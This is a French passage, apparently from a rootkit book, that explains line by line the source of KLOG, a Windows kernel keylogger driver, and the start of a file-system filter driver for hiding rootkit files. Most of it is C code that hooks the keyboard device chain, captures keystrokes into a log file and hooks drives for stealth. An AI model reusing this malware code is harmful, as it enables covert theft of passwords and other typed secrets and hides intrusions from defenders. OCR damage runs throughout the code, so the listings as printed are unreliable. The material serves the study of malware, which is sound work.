L'appel de `IoSkipCurrentlrpStackLocation` modifie l'IRP de sorte que, lorsque nous invoquons `IoCallDriver,` le driver sous-jacent recevra la structure `IO_STACK_LOCATION` de notre driver. Autrement dit, le pointeur vers l'emplacement courant ne sera pas modifié[1]. Cette technique permet au driver sous-jacent d'utiliser les mêmes arguments ou routines de terminaison que ceux fournis par le driver situé au-dessus du nôtre (ce qui nous arrange car nous n'avons ainsi pas à initialiser l'emplacement du driver sous-jacent dans la pile).

Etant donné que `IoSkipCurrentlrpStackLocation` ( ) peut être implémentée en tant que macro, il faut veiller à toujours utiliser des accolades dans une expression conditionnelle :

```
if(something)
{
    IoSkipCurrentlrpStackLocation()
}
```

1. Pour ceux que les détails intéressent, `IoSkipCurrentlrpStackLocation` incrémente le pointeur, mais

Ceci ne fonctionnera pas :

```
// Ceci peut provoquer un plantage :
if(quelque chose) IoSkipCurrentlrpStackLocation();
```

Bien entendu, cet exemple ne fait rien d'utile. Pour tirer parti de cette technique, nous pourrions examiner le contenu des IRP après qu'ils ont été traités. Par exemple, des IRP sont utilisés pour récupérer la frappe au clavier. Ces IRP contiennent les scancodes des touches qui ont été pressées.

Pour vous permettre de vous familiariser avec ce traitement, nous allons examiner en détail le fonctionnement du rootkit KLOG qui implémente un sniffeur de clavier.

Le rootkit KLOG

Notre exemple de sniffeur de clavier, qui se nomme KLOG, a été écrit par Clandestiny et est publié sur le site www.rootkit.com[1]. Cette section examine son code ligne par ligne.

Rootkit.com

Le rootkit KLOG est décrit à l'adresse
www.rootkit.com/newsread.php7newsids187.
Il peut être téléchargé sur ce site à partir du répertoire vault
de Clandestiny.

Notez que KLOG supporte une disposition du clavier anglaise américaine. Etant donné que chaque touche pressée est transmise sous la forme d'un scancode et non d'un caractère, une étape est requise pour convertir chaque scancode dans le caractère correspondant. Ce mapping peut différer selon la disposition du clavier utilisée.

Pour commencer, la fonction `DriverEntry` est invoquée :

```
NTSTATUS DriverEntryfIN PDRIVER_OBJECT pDriverObject, IN
                        PUNICODE_STRING RegistryPath )
{
  NTSTATUS Status = {0};
```

1. Un exemple connu de driver chaîné permettant de filtrer la frappe est disponible sur www.sysinter- nals.com. Il se nomme ctr!2cap et a servi de base au sniffeur KLOG.

Dans cette fonction, une routine de passage appelée `DispatchPassDown` est définie :

```
for(int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++) pDriverObject-
  >MajorFunction[i] = DispatchPassDown;
```

Une autre routine est créée spécifiquement pour les requêtes de lecture du clavier. Elle se nomme `DispatchRead` :

```
// Spécifie explicitement les gestionnaires d'IRP à hooker
pDriverObj ect->Maj orFunction[IRP_MJ_READ] = DispatchRead;
```

Maintenant que l'objet driver a été configuré, il faut le relier à la chaîne de périphériques. Pour cela, la fonction `HookKeyboard` est utilisée :

```
// Hooke le clavier
  HookKeyboard(pDriverObject);
```

Voici à quoi ressemble cette fonction plus en détail :

```
NTSTATUS HookKeyboard(IN PDRIVER_OBJECT pDriverObject)
{
// L'objet périphérique de filtrage PDEVICE_OBJECT
  pKeyboardDeviceObj ect;
```

La fonction `IoCreateDevice` sert à créer un objet périphérique. Notez que le périphérique ne reçoit pas de nom et qu'il est de type `FILE DEVICE KEYBOARD`. Notez également que la taille de `DEVICE_EXTENSION` est passée ; il s'agit d'une structure définie par l'utilisateur :

```
// Crée un objet périphérique de type clavier NTSTATUS status
  = IoCreateDevice(pDriverObject,
                                      sizeof(DEVICE_EXTENSION),
                                      NULL, 1/ Pas de nom
                                      FILE_DEVICE_KEYBOARD,

                                      0,
                                      true,
                                      &pKeyboardDeviceObject);
// Vérifie que le périphérique a été créé
if(!NT_SUCCESS(status)) return status;
```

Les flags associés au nouveau périphérique devraient être définis à l'identique de ceux du périphérique clavier sous-jacent. Cette information peut être obtenue au moyen d'un utilitaire comme DeviceTree. Dans le cas d'un filtre de clavier, les flags indiqués ici peuvent être utilisés :

```
  pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags |
(D0_BUFFERED_I0 | DO_POWER_PAGABLE);
  pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags &
~DO_DEVICE_INITIALIZING;
```

Souvenez-vous que KLOG a spécifié la taille de `DEVICE EXTENSION` lors de la création de l'objet périphérique. Il s'agit d'un bloc arbitraire de mémoire non paginée qui peut être utilisé pour stocker n'importe quelles données. Ces données seront associées à cet objet. KLOG définit la structure `DEVICE_EXTENSION` comme ceci :

```
typedef struct _DEVICE_EXTENSION
{
    PDEVICEJDBJECT pKeyboardDevice;
    PETHREAD pThreadObj; bool
    bThreadTerminate;
    HANDLE hLogFile;
    KEY_STATE kState;
    «SEMAPHORE semQueue;
    KSPIN_LOCK lockQueue;
    LIST_ENTRY QueueListHead;
}DEVICE_EXTENSION, *PDEVICE_EXTENSION;
```

La fonction HookKeyboard réinitialise cette structure et crée un pointeur pour initialiser certains membres :

```
               RtlZeroMemory(pKeyboardDeviceObj ect->DeviceExtension,
                             sizeof(DEVICE_EXTENSION));
// Récupère le pointeur vers l'extension de périphérique PDEVICE_EXTENSION
  pKeyboardDeviceExtension =
        (PDEVICE_EXTENSION)pKeyboardDeviceObj ect->DeviceExtension ;
```

Le nom du périphérique clavier sur lequel se chaîner est `KeyboardClass0`. Il est converti en une chaîne Unicode, puis le hook de filtrage est placé au moyen d'un appel de `IoAttachDevice` ( ). Le pointeur vers le périphérique suivant (sous-jacent) dans la chaîne est stocké dans `pKeyboardDeviceExtension->p«eyboardDevice` et sera utilisé pour lui passer les IRP :

```
CCHAR ntNameBuffer[64] = "\\Device\\KeyboardClass0";
STRING ntNameString;
UNICODE_STRING uKeyboardDeviceName;
RtlInitAnsiString(&ntNameString, ntNameBuffer);
RtlAnsiStringToUnicodeString(&u«eyboardDeviceName,
                               &ntNameString,
                               TRUE );
IoAttachDevice(pKeyboardDeviceObj ect, &uKeyboardDeviceName,
&pKeyboardDeviceExtension->pKeyboardDevice);
RtlFreeUnicodeString(&uKeyboardDeviceName); return
STATUS_SUCCESS;
}// Fin de HookKeyboard
```

En supposant que l'exécution de `HookKeyboard` se soit bien déroulée, KLOG poursuit le traitement dans `DriverMain`. L'étape suivante consiste à créer un thread de travail qui peut écrire la frappe dans un fichier journal. Le thread est requis car les opérations de fichier ne sont pas possibles dans la fonction de traitement des IRP.

Lorsque les scancodes sont placés dans les IRP, le système opère au niveau d'IRQ `DISPATCH_LEVEL`, auquel les opérations de fichier sont interdites. Après que `la` frappe a été placée dans un tampon partagé, le thread peut la récupérer et l'écrire dans un fichier. Le thread s'exécute à un niveau d'IRQ différent, `PASSIVE LEVEL`, où les opérations de fichier sont autorisées. La définition du thread a lieu dans la fonction `InitThreadKeyLogger` :

```
InitThreadKeyLogger(pDriverObject);
```

Voici à quoi ressemble cette fonction plus en détail :

```
NTSTATUS InitThreadKeyLogger(IN PDRIVER_OBJECT pDriverObject)
{
```

Un pointeur vers l'extension de périphérique est employé pour initialiser encore d'autres membres. KLOG stocke l'état du thread dans `bThreadTerminate`, qui devrait comporter la valeur `taise` tant que le thread n'a pas terminé de s'exécuter :

```
  PDEVICE_EXTENSION pKeyboardDeviceExtension =
(PDEVICE_EXTENSION)pDriverObj ect->DeviceObj ect->DeviceExtension;
// Définit le thread comme étant en cours d'exécution dans l'extension //
de périphérique.
  pKeyboardDeviceExtension->bThreadTerminate = taise;
```

Le thread est créé en appelant `PsCreateSystemïhread`. Notez que la fonction de traitement du thread est spécifiée en tant que `ThreadKeyLogger` et que l'extension de périphérique lui est passée comme argument :

```
// Crée le thread de travail HANDLE hThread;
  NTSTATUS status = PsCreateSystemThread(&hThread,
                                         (ACCESS_MASK)0,
                                         NULL,
                                         (HANDLE)0,
                                         NULL,
                                         ThreadKeyLogger,
                                         pKeyboardDeviceExtension) ;
  if(!NT_SUCCESS(status)) return status;
```

Un pointeur vers l'objet thread est stocké dans l'extension de périphérique :

```
// Obtient un pointeur vers l'objet thread ObReferenceObj ectByHandle(hThread,
                              THREAD_ALL_ACCESS,
                              NULL,
                              KernelMode,
                              (PVOID*)&pKeyboardDeviceExtension->pThreadObj,
                              NULL);
```

```
// Nous n'avons pas besoin du handle de thread ZwClose(hThread); return status;
}
```

De retour dans `DriverEntry`, le thread est prêt. Une liste chaînée partagée est initialisée et stockée dans l'extension. Cette liste contiendra les touches capturées :

```
PDEVICE_EXTENSION pKeyboardDeviceExtension =
(PDEVICE_EXTENSION) pDriverObj ect->DeviceObject->DeviceExtension ;
InitializeListHead(&pKeyboardDeviceExtension->QueueListHead);
```

Un verrou *spinlock* est initialisé pour synchroniser l'accès à la liste chaînée. Ceci permet de protéger le thread de la liste, ce qui est très important. Si KLOG n'utilisait pas ce verrou, il pourrait causer un écran bleu lorsque deux threads tentent d'accéder à la liste en même temps. Le sémaphore garde trace du nombre d'éléments dans la file de travail (initialement zéro) :

```
// Initialise le verrou pour la file de la liste chaînée
KeInitializeSpinLock(&pKeyboardDeviceExtension->lockQueue);
// Initialise le sémaphore de la file de travail
KeInitializeSemaphore(&pKeyboardDeviceExtension->seinQueue, 0, MAXLONG);
```

Le bloc de code suivant ouvre un fichier, c: \klog.txt, pour consigner les touches frappées :

```
// Crée le fichier journal I0_STATUS_BL0CK file_status;
  OBJECT_ATTRIBUTES obj_attrib;
  CCHAR ntNameFile[64] = "\\DosDevices\\c:\\klog.txt";
  STRING ntNameString;
  UNICODE_STRING uFileName;
  RtlInitAnsiString(&ntNameString, ntNameFile);
  RtlAnsiStringToUnicodeStringf&uFileName, &ntNameString, TRUE);
  InitializeObjectAttributes(&obj_attrib, &uFileName,
                              OBJ_CASE_INSENSITIVE,
                              NULL,
                              NULL);
  Status = ZwCreateFile(&pKeyboardDeviceExtension->hLogFile,
                        GENERICJVRITE,
                        &obj_attrib,
                        &file_status,
                        NULL,
                        FILE_ATTRIBUTE_NORMAL,
                        0,
                        FILE_OPEN_IF,
                        FILE_SYNCHR0N0US_I0_N0NALERT,
                        NULL,
                        0);
```

```
    RtlFreeUnicodeString(&uFileName);
    if (Status != STATUS_SUCCESS)
    {
      DbgPrint("Failed to create log file...\n");
      DbgPrint("File Status = %x\n",file_status);
    }
    else
    {
    DbgPrint("Successfully created log file...\n");
    DbgPrint("File Handle = %x\n",
    pKeyboardDeviceExtension->hLogFile) ;
  }
```

Pour finir, une routine `DriverUnload` est spécifiée à des fins de nettoyage :

```
  // Définit la procédure DriverUnload pDriverObject->DriverUnload =
    Unload;
    DbgPrint("Set DriverUnload function pointer...\n");
    DbgPrint("Exiting Driver Entry........\n");
    return STATUS_SUCCESS;
  }
```

A ce stade, le driver KLOG est attaché à la chaîne de périphériques et devrait commencer à récupérer les IRP de touches frappées. La routine qui est invoquée pour une requête `READ` est `DispatchRead`. Examinons-la de plus près :

```
  NTSTATUS DispatchRead(IN PDEVICE_OBJECT pDeviceObject, IN PIRP plrp)
  {
```

Cette fonction est appelée lorsqu'une requête `READ` est transmise vers le bas de la chaîne, au contrôleur de clavier. L'IRP ne contient alors aucune donnée. Nous voulons donc voir l'IRP *après* que la touche pressée a été capturée, c'est-à-dire lorsqu'il remonte vers le haut de la chaîne.

Le seul moyen d'être notifié lorsque l'IRP a terminé consiste à définir une routine de terminaison. A défaut de le faire, nous raterons l'IRP au moment où il remontera la chaîne.

Lorsque nous passons PIRP au périphérique sous-jacent dans la chaîne, nous devons définir le *pointeur de pile* de PIRP. Le terme *pile* est ici confondant car chaque périphérique dispose simplement d'une zone de mémoire dans chaque IRP. Ces zones privées sont disposées dans un ordre spécifique. On emploie les fonctions `IoGetCurrentlrpStackLocation` et `IoGetNextlrpStackLocation` pour récupérer des pointeurs vers ces zones. Un pointeur "courant" doit pointer vers la zone privée du driver sous-jacent avant que PIRP ne lui soit transmis.

Aussi, avant d'appeler `IoCallDriver`, nous appelons `IoCopyCurrentlrpStack-LocationToNext` :

```
// Copie les paramètres courants vers l'emplacement de la pile // du
driver sous-jacent.
IoCopyCurrentlrpStackLocationToNext(plrp);
```

Notez que la routine de terminaison se nomme `OnReadCompletion` :

```
// Définit la routine de terminaison IoSetCompletionRoutine(plrp,
                        OnReadCompletion,
                        pDeviceObj ect,
                        TRUE,
                        TRUE,
                        TRUE) ;
```

KLOG garde trace du nombre d'IRP en attente (*pending*) de sorte qu'il ne se déchargera pas avant d'avoir terminé le traitement :

```
// Garde trace du nombre d'IRP en attente numPendingIrps++;
```

Enfin, la fonction `IoCallDriver` est utilisée pour passer l'IRP au driver sous-jacent. Souvenez-vous qu'un pointeur vers ce driver est stocké dans `pKeyboardDevice` dans l'extension de périphérique.

```
// Passe l'IRP au driver sous-jacent return IoCallDriver(
((PDEVICE_EXTENSION) pDeviceObj ect->DeviceExtension)->pkeyboardDevice, Plrp);
}/ / Fin de DispatchRead
```

Nous pouvons voir maintenant que chaque IRP `READ`, une fois traité, sera disponible dans `la` routine `OnReadCompletion`. Examinons les détails :

```
NTSTATUS OnReadCompletion(IN PDEVICE_OBJECT pDeviceObject,
                          IN PIRP plrp, IN PVOID Context)
{
// Récupère l'extension de périphérique - nous en aurons besoin plus tard
  PDEVICE_EXTENSION pkeyboardDeviceExtension =
  (PDEVICE_EXTENSION)pDeviceObj ect->DeviceExtension;
```

L'état de l'IRP est examiné. Considérez cet état comme un code de retour, ou un code d'erreur. Si le code est `STATUS_SUCCESS`, cela signifie que l'IRP s'est terminé avec succès, et il devrait contenir des données de frappe. Le membre `SystemBuf f er`

pointe vers un tableau de structures `KEYBOARD_INPUT_DATA`. Le membre `ioSta- tus. Information` contient la taille de ce tableau :

```
// Si la requête est terminée, extrait la valeur de la touche if(pIrp-
  >IoStatus.Status == STATUS_SUCCESS)
  {
  PKEYBOARD_INPUT_DATA keys = (PKEYBOARD_INPUT_DATA) pIrp-
>AssociatedIrp.SystemBuffer;
  int numKeys = pIrp->IoStatus.Information /
sizeof(KEYBOARD_INPUT_DATA);
```

La structure `KEYBOARD_lNPUT_DATA` est définie comme suit :

```
typedef Struct _KEYBOARD_INPUT_DATA {
    USHORT Unitld;
    USHORT MakeCode;
    USHORT Flags;
    USHORT Reserved;
    ULONG Extrainformation;
} KEYBOARD_INPUT_DATA, *PKEYBOARD_INPUT_DATA;
```

KLOG parcourt maintenant tous les membres du tableau, récupérant une touche pour chacun :

```
for(int i = 0; i < numKeys; i++)
{
  DbgPrint("ScanCode: %x\n", keys[i].MakeCode);
```

Notez que nous recevons deux événements : un pour la pression et un pour le relâchement d'une touche. Nous pouvons nous limiter à un seul d'entre eux pour un simple sniffeur de clavier. `KEY MAKE` est le flag important ici :

```
if (keys [i] .Flags == KEYJ/IAKE)
DbgPrint("%s\n","Key Down");
```

N'oubliez pas que cette routine de terminaison est appelée au niveau d'IRQ `DISPATCH_LEVEL`, ce qui veut dire que les opérations de fichier ne sont pas autorisées. Pour contourner cette limitation, KLOG passe au thread les touches frappées *via* une liste chaînée partagée. Une section critique doit être utilisée pour synchroniser l'accès à cette liste. Le noyau veille à l'application de la règle qui veut qu'un seul thread à la fois puisse exécuter une section critique. Notez qu'un appel de procédure différé, ou DPC *(Deferred Procedure Call),* ne pourrait pas être employé ici car ce type d'appel s'exécute également au niveau `DISPATCH_LEVEL`.

KLOG alloue de la mémoire non paginée et y place le scancode. Ce scancode est ensuite placé dans la liste chaînée. La mémoire peut être allouée uniquement à

partir d'un pool non paginé puisque nous nous trouvons au niveau `DISPATCH_LEVEL`.

```
  KEY_DATA* kData =
(KEY_DATA*)ExAllocatePool(NonPagedPool,sizeof(KEY_DATA));
// Remplit la structure kData avec les données de l'IRP kData->KeyData =
  (char)keys[i].MakeCode; kData->KeyFlags = (char)keys[i].Flags;
// Ajoute le scancode à la file de la liste chaînée // pour que notre
thread puisse l'écrire dans un fichier.
  DbgPrint("Adding IRP to work queue...");
ExInterlockedlnsertTailList(&pKeyboardDeviceExtension->QueueListHead,
                              &kData->ListEntry,
                              &pKeyboardDeviceExtension->lockQueue);
```

Le sémaphore est incrémenté pour indiquer que des données doivent être traitées :

```
// Incrémente le sémaphore de 1 - pas de WaitForXXX après cet appel
  KeReleaseSemaphore(&pKeyboardDeviceExtension->semQueue,
                       0,
                       L
                       FALSE);
    }// Fin du for }// Fin
  du if
// Marque l'IRP comme étant en attente si nécessaire if(pIrp->PendingReturned)
    IoMarklrpPending(pIrp);
```

Comme KLOG a terminé de traiter cet IRP, le compteur d'IRP est décrémenté :

```
  numPendinglrps-;
  return pIrp->IoStatus.Status;
}// Fin de OnReadCompletion
```

A ce stade, une touche a été copiée dans la liste chaînée et est disponible pour le thread de travail. Examinons à présent la routine de ce thread :

```
VOID ThreadKeyl_ogger(IN PVOID pContext)
{
  PDEVICE_EXTENSION pKeyboardDeviceExtension =
(PDEVICE_EXTENSION)pContext;
                    PDEVICE_OBJECT pKeyboardDeviceObject =
                  pKeyboardDeviceExtension->pKeyboardDevice;
  PLIST_ENTRY pListEntry;
  KEY_DATA* kData; // Structure de données personnalisée utilisée pour //
                    contenir les scancodes dans la liste chaînée.
```

KLOG entre maintenant dans une boucle de traitement. Le code attend le sémaphore en utilisant `KeWaitForSingleObj` ect. Si le sémaphore est incrémenté, la boucle se poursuit :

```
while(true)
{
  // Attend que des données deviennent disponibles dans la file
  KeWaitForSingleObj ect(
                        &pKeyboardDeviceExtension->semQueue,
                        Executive,
                        KernelMode,
                        FALSE,
                        NULL);
```

L'élément au sommet de la liste est extrait. Notez l'emploi de la section critique.

```
pListEntny = ExInterlockedRemoveHeadList(
                &pKeyboardDeviceExtension->QueueListHead,
                &pKeyboardDeviceExtension->lockQueue);
```

Il n'est pas possible de terminer des threads du noyau depuis l'extérieur. Ces threads peuvent seulement se terminer eux-mêmes. KLOG examine un flag pour déterminer s'il doit terminer un thread de travail, ce qui devrait se produire uniquement si le rootkit est déchargé :

```
if(pKeyboardDeviceExtension->bThneadTenminate == true)
{
  PsTerminateSystemThread(STATUS_SUCCESS);
}
```

La macro `CONTAININGJRECORD` doit être utilisée pour récupérer un pointeur vers les données contenues dans la structure `pListEntry` :

```
kData = CONTAINING_RECORD(pListEntry,KEY_DATA,ListEntry);
```

Ici, KLOG obtient le scancode et le convertit en un code de touche à l'aide d'une fonction utilitaire, `ConvertScanCodeïoKeyCode`. Cette fonction ne comprend que la disposition de clavier anglaise américaine mais pourrait aisément être remplacée par du code valide pour d'autres dispositions de clavier.

```
// Convertit le scancode en un code de touche char keys[3] =
  {0};

  ConvertScanCodeToKeyCode(pKeyboardDeviceExtension,kData,keys);
// Vérifie que la touche a retourné un code valide // avant
de l'écrire dans le fichier. if(keys != 0)
  {
```

Si le handle de fichier est valide, la fonction `ZwWriteFile` est employée pour écrire le code de touche dans le journal :

```
// Ecrit les données dans un fichier
    if(pKeyboardDeviceExtension->hLogFile != NULL)
    {
      I0_STATUS_BL0CK io_status;
      NTSTATUS status = ZwWriteFile(
                          pKeyboardDeviceExtension->hLogFile,
                          NULL,
                          NULL,
                          NULL,
                          &io_status,
                          &keys,
                          strlen(keys),
                          NULL,
                          NULL);
      if(status != STATUS_SUCCESS)
        DbgPrint("Writing scan code to file...\n“);
      else
        DbgPrint("Scan code '%s' successfully written to file.\n",keys); }//
  Fin du if }// Fin du if }// Fin du while return;
}// Fin de ThreadLogKeyboard
```

C’est à peu près tout pour les principales opérations de KLOG. Examinons maintenant la routine Unload :

```
  VOID Unload( IN PDRIVER_OBJECT pDriverObject)
  {
// Récupère le pointeur vers l'extension de périphérique PDEVICE_EXTENSION
  pKeyboardDeviceExtension =
(PDEVICE_EXTENSION) pDriverObject->DeviceObject->DeviceExtension;
  DbgPrint("Driver Unload Called...\n");
```

Le driver doit se détacher du périphérique sous-jacent au moyen de la fonction IoDetachDevice :

```
// Le driver se détache du périphérique sous-jacent auquel il était hooké
  IoDetachDevice(pKeyboardDeviceExtension->pKeyboardDevice);
  DbgPrint("Keyboard hook detached from device...\n");
```

Un temporisateur est créé, puis KLOG entre dans une courte boucle jusqu’à ce que le traitement de tous les IRP soit terminé :

```
// Crée un temporisateur KTIMER kTimer;
  LARGE_INTEGER timeout;
  timeout.QuadPart = 1000000;// .1 s
  KelnitializeTimer(&kTimer);
```

Si un IRP est dans l'attente d'une touche, le déchargement n'aura pas lieu tant qu'une touche n'aura pas été pressée :

```
whilefnumPendinglrps > 0)
{
  // Définit le temporisateur
  KeSetTimer(&kTimer,timeout,NULL);
  KeWaitForSingleObj ect(
                    &kTimer,
                    Executive,
                    KernelMode,
                    false,
                    NULL);
```

KLOG indique maintenant que le thread devrait se terminer :

```
// Définit le thread pour qu'il se termine
  pKeyboardDeviceExtension->bThreadTerminate = true;
// Réveille le thread s'il est bloqué et en attente après cet appel
  KeReleaseSemaphore(
                &pKeyboardDeviceExtension->semQueue,
                0,
                1,
                TRUE);
```

KLOG appelle `KeWaitForSingleObj ect` avec le pointeur de thread, attendant que le thread se termine :

```
// Attend que le thread se termine DbgPrint("Waiting for key logger
  thread to terminate...\n");
  KeWaitForSingleObject(pKeyboardDeviceExtension->pThreadObj,
                        Executive,
                        KernelMode,
                        false,NULL);
  DbgPrint("Key logger thread terminated\n");
```

Pour finir, le fichier journal est fermé :

```
// Ferme le fichier journal
  ZwClose(pKeyboardDeviceExtension->hLogFile);
```

Puis une routine de nettoyage est exécutée :

```
// Supprime le périphérique
  IoDeleteDevice(pDriverObj ect->DeviceObj ect);
  DbgPrint("Tagged IRPs dead...Terminating...\n");
  return;
}
```

Le sniffeur de clavier est maintenant complet. Ce code est important en ce qu'il constitue un point de départ idéal pour se brancher sur d'autres rootkits chaînés.

De plus, un sniffeur de clavier représente l'un des rootkits les plus utiles qui soient. La frappe peut révéler beaucoup de choses et fournir de nombreuses preuves.

Drivers de filtrage de fichiers

Les drivers chaînés peuvent être appliqués à de nombreuses cibles, le système de fichiers faisant partie des plus importantes. Un driver chaîné pour le système de fichiers est en fait plutôt complexe, principalement du fait que les mécanismes de gestion de fichiers offerts par Windows sont très robustes.

Le système de fichiers est d'un intérêt particulier pour les rootkits pour des raisons de furtivité. Nombre de rootkits ont besoin d'y stocker des fichiers, lesquels doivent rester masqués. Il est possible d'employer des hooks comme ceux couverts au Chapitre 4 pour dissimuler des fichiers, mais cette technique est facilement détectable. De plus, hooker la table de descripteurs de services système ne permet pas de cacher des fichiers ou des répertoires s'ils sont montés sur un partage SMB. Nous décrivons dans cette section une meilleure approche qui s'appuie sur un driver chaîné[1].

Nous allons commencer par examiner la routine `DriverEntry` :

```
NTSTATUS DriverEntry(
  IN PDRIVER_OBJECT DriverObject,
  IN PUNICODE_STRING RegistryPath )
{






      for( i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; i++ )
      {
        DriverObject->MajorFunction[i] = OurDispatch;
      }
DriverObject->FastIoDispatch = &OurFastIOHook;
```

Nous définissons le tableau `MajorFunction` pour qu'il pointe vers notre routine de dispatching. Nous définissons également une table de dispatching pour les appels `FastIo`. Cette table est une autre méthode au moyen de laquelle les drivers du système de fichiers peuvent communiquer. Cette méthode est propre à ce type de drivers.

1. Nous couvrons la théorie de cette approche seulement. Aucun code n'est disponible en téléchargement.

Une fois la table de dispatching en place, nous pouvons hooker les unités de disque. Nous appelons la fonction `HookDriveSet`[1] pour installer des hooks sur toutes les lettres d'unités disponibles :

```
DWORD d_hDrives = 0;
// Initialise les unités à hooker for (i = 0; i
< 26; i++)
DriveHookDevices[i] = NULL;
DrivesToHook = 0;
ntStatus = GetDrivesToHook(&d_hDrives);
if(!NT_SUCCESS(ntStatus)) return ntStatus;
HookDriveSet(d_hDrives, DriverObject);
```

Voici le code permettant d'obtenir la liste des unités à hooker :

```
NTSTATUS GetDrivesToHook(DWORD *d_hookDrives)
{
  NTSTATUS ntstatus;
  PROCESS_DEVICEMAP_INFORMATION s_devMap;
  DWORD MaxDriveSet, CurDriveSet; int drive;
  if (d_hookDrives == NULL) return STATUSJJNSUCCESSFUL;
```

Notez l'emploi du handle "magique" pour le processus courant :

```
  ntstatus = ZwQuerylnformationProcess((HANDLE) 0xffffffff,
                                        ProcessDeviceMap,
                                        &s_devMap,
                                        sizeof(s_devMap),
                                        NULL);
  if(!NT_SUCCESS(ntstatus)) return ntstatus;
// Récupère les unités disponibles MaxDriveSet =
  s_devMap.Query.DriveMap;
  CurDriveSet = MaxDriveSet;
  for ( drive = 0; drive < 32; ++drive )
  {
    if ( MaxDriveSet & (1 « drive) )
    {
      switch (s_devMap.Query.DriveType[drive])
      {
```

1. Les fonctions `HookDrive` et `HookDriveSet` ont été adaptées et proviennent du code source publié de Filemon, un outil disponible sur www.sysinternals.com. Ce code-ci a été considérablement modifié et s'exécute entièrement dans le noyau. Le code source de Filemon n'est plus disponible en téléchargement sur Sysinternals.

Nous commençons par éliminer les unités que nous voulons ignorer :

```
// Elimine les unités qui ne nous intéressent pas
    case DRIVE_UNKNOWN:// Le type d'unité ne peut pas être déterminé case
    DRIVE_NO_ROOT_DIR:// Le répertoire racine n'existe pas CurDriveSet &=
    ~(1 « drive); break;
// L'unité peut être supprimée.
// Il vaut mieux éviter de placer des fichiers cachés //
sur une unité supprimable car nous ne contrôlerons // pas
nécessairement l'ordinateur sur lequel elle // sera
montée ensuite, case DRIVE_REMOVABLE:
      CurDriveSet &= ~(1 « drive); break;
// L'unité est un lecteur de CD-ROM case DRIVE_CDROM:
      CurDriveSet &= -(1 « drive); break;
```

Nous allons hooker les unités suivantes : `DRIVE_FIXED`, `DRIVE_REM0TE` et

`DRIVE_RAMDISK`.

Le code continue comme ceci :

```
        }
      }
    }
    *d_hookDrives = CurDriveSet;
    return ntstatus;
```

Voici le code pour hooker le groupe d'unités :

```
ULONG HookDriveSet(IN ULONG DriveSet,
                   IN PDRIVER_OBJECT DriverObject)
{
  PHOOK_EXTENSION hookExt;
  ULONG drive, i;
  ULONG bit;
// Scanne la table d'unités, recherchant les unités à hooker // à
l'aide du masque binaire DriveSet for ( drive = 0; drive < 26;
++drive )
  {
    bit = 1 « drive;
    // Cette unité doit-elle être hookée ?
    if( (bit & DriveSet) && !(bit & DrivesToHook))
    {
      if( !HookDrive( drive, DriverObject ))
      {
        // Elimine l'unité du groupe si elle ne peut être hookée DriveSet &=
        -bit;
      }
```

```
        else
        {
          // Hooke les unités du même groupe for( i = 0; i < 26; i++
          )
          {
            if( DriveHookDevices[i] ==
                   DriveHookDevices[ drive ] )
            {
              DriveSet |= ( 1«i );
            }
          }
        }
      }
      else if( !(bit & DriveSet) && (bit & DrivesToHook) )
      {
        // Elimine le hook sur cette unité et toutes celles du groupe for( i =
        0; i< 26; i++ )
        {
          if( DriveHookDevices[i] == DriveHookDevices! drive ] )
          {
            UnhookDrive( i );
            DriveSet &= ~(1 « i);
          }
        }
      }
    }
  // Retourne le groupe d'unités hookées DrivesToHook = DriveSet; return
    DriveSet;
  }
```

Le code pour éliminer le hook d'unités individuelles débute comme ceci :

```
  VOID UnhookDrive(IN ULONG Drive)
  {
    PH00K_EXTENSI0N hookExt;
```

Ici, nous éliminons le hook des unités hookées :

```
    if( DriveHookDevices[Drive] )
    {
      hookExt = DriveHookDevices[Drive]->DeviceExtension;
      hookExt->Hooked = FALSE;
    }
  }
  BOOLEAN HookDrive(IN ULONG Drive, IN PDRIVER_OBJECT DriverObject)



  {
    I0_STATUS_BL0CK ioStatus;
    HANDLE ntFileHandle;
```

```
   OBJECT_ATTRIBUTES obj ectAttributes;
   PDEVICE_OBJECT fileSysDevice;
   PDEVICE_OBJECT hookDevice;
   UNICODE_STRING fileNameUnicodeString;
   PFILE_FS_ATTRIBUTE_INFORMATION fileFsAttributes;
   ULONG fileFsAttributesSize;
   WCHAR filename[] = L"\\DosDevices\\A:\\";
   NTSTATUS ntStatus;
   ULONG i;
   PFILE_OBJECT fileObject;
   PH00K_EXTENSI0N hookExtension;
   if( Drive >= 26 )
     return FALSE; // Lettre d'unité illégale
 // Teste si cette unité a été hookée
 if( DriveHookDevices[Drive] == NULL )
   {
     filename[12] = (CHAR) (’A'+Drive);// Définit le nom d'unité
```

Ici, nous ouvrons le répertoire racine du volume :

```
 RtlInitUnicodeString(&fileNameUnicodeString, filename);
 InitializeObjectAttributes(&objectAttributes, &fileNameUnicodeString,
                              OBJ_CASE_INSENSITIVE, NULL, NULL);
 ntStatus = ZwCreateFile(&ntFileHandle,
                          SYNCHRONIZE|FILE_ANY_ACCESS,
                          &obj ectAttributes,
                          &ioStatus,
                          NULL,
                          0,
                          FILE_SHARE_READ|FILE_SHARE_WRITE,
                          FILE_OPEN,
                          FILE_SYNCHRONOUS_IO_NONALERT
                          *•1 FILE_DIRECTORY_FILE,
                          NULL,
                          0 );
 if( !NT_SUCCESS( ntStatus ))
 {
```

Si le programme n’a pas pu ouvrir l’unité, il retourne la valeur `FALSE` :

```
      return FALSE;
    }
 // Utilise le handle de fichier pour rechercher l'objet fichier.
 // Si cela réussit, il faudra décrémenter l'objet fichier.
 ntStatus = ObReferenceObjectByHandle(ntFileHandle,
FIL E_R EAD_DATA,
NULL,
KernelMode,
&fileObj ect,
NULL);
   if( !NT_SUCCESS( ntStatus ))
   {
```

Si le programme n'a pas pu récupérer l'objet fichier à partir du handle, il retourne la valeur `FALSE` :

```
        ZwClose( ntFileHandle ); return FALSE;
      }
   // Récupère l'objet périphérique à partir de l'objet fichier fileSysDevice =
      IoGetRelatedDeviceObject( fileObject ); if(!fileSysDevice)
      {
```

Si le programme n'a pas pu récupérer l'objet périphérique, il retourne la valeur `FALSE` :

```
        ObDereferenceObject( fileObject );
        ZwClose( ntFileHandle ); return FALSE;
      }
   // Examine la liste de périphériques pour déterminer si nous //
   sommes déjà attachés à celui-ci.
   // Cela peut arriver lorsque plusieurs lettres d'unités sont // gérées
   par le même redirecteur réseau. for( i = 0; i < 26; i++ )
     {
        if( DriveHookDevices[i] == fileSysDevice )
      {
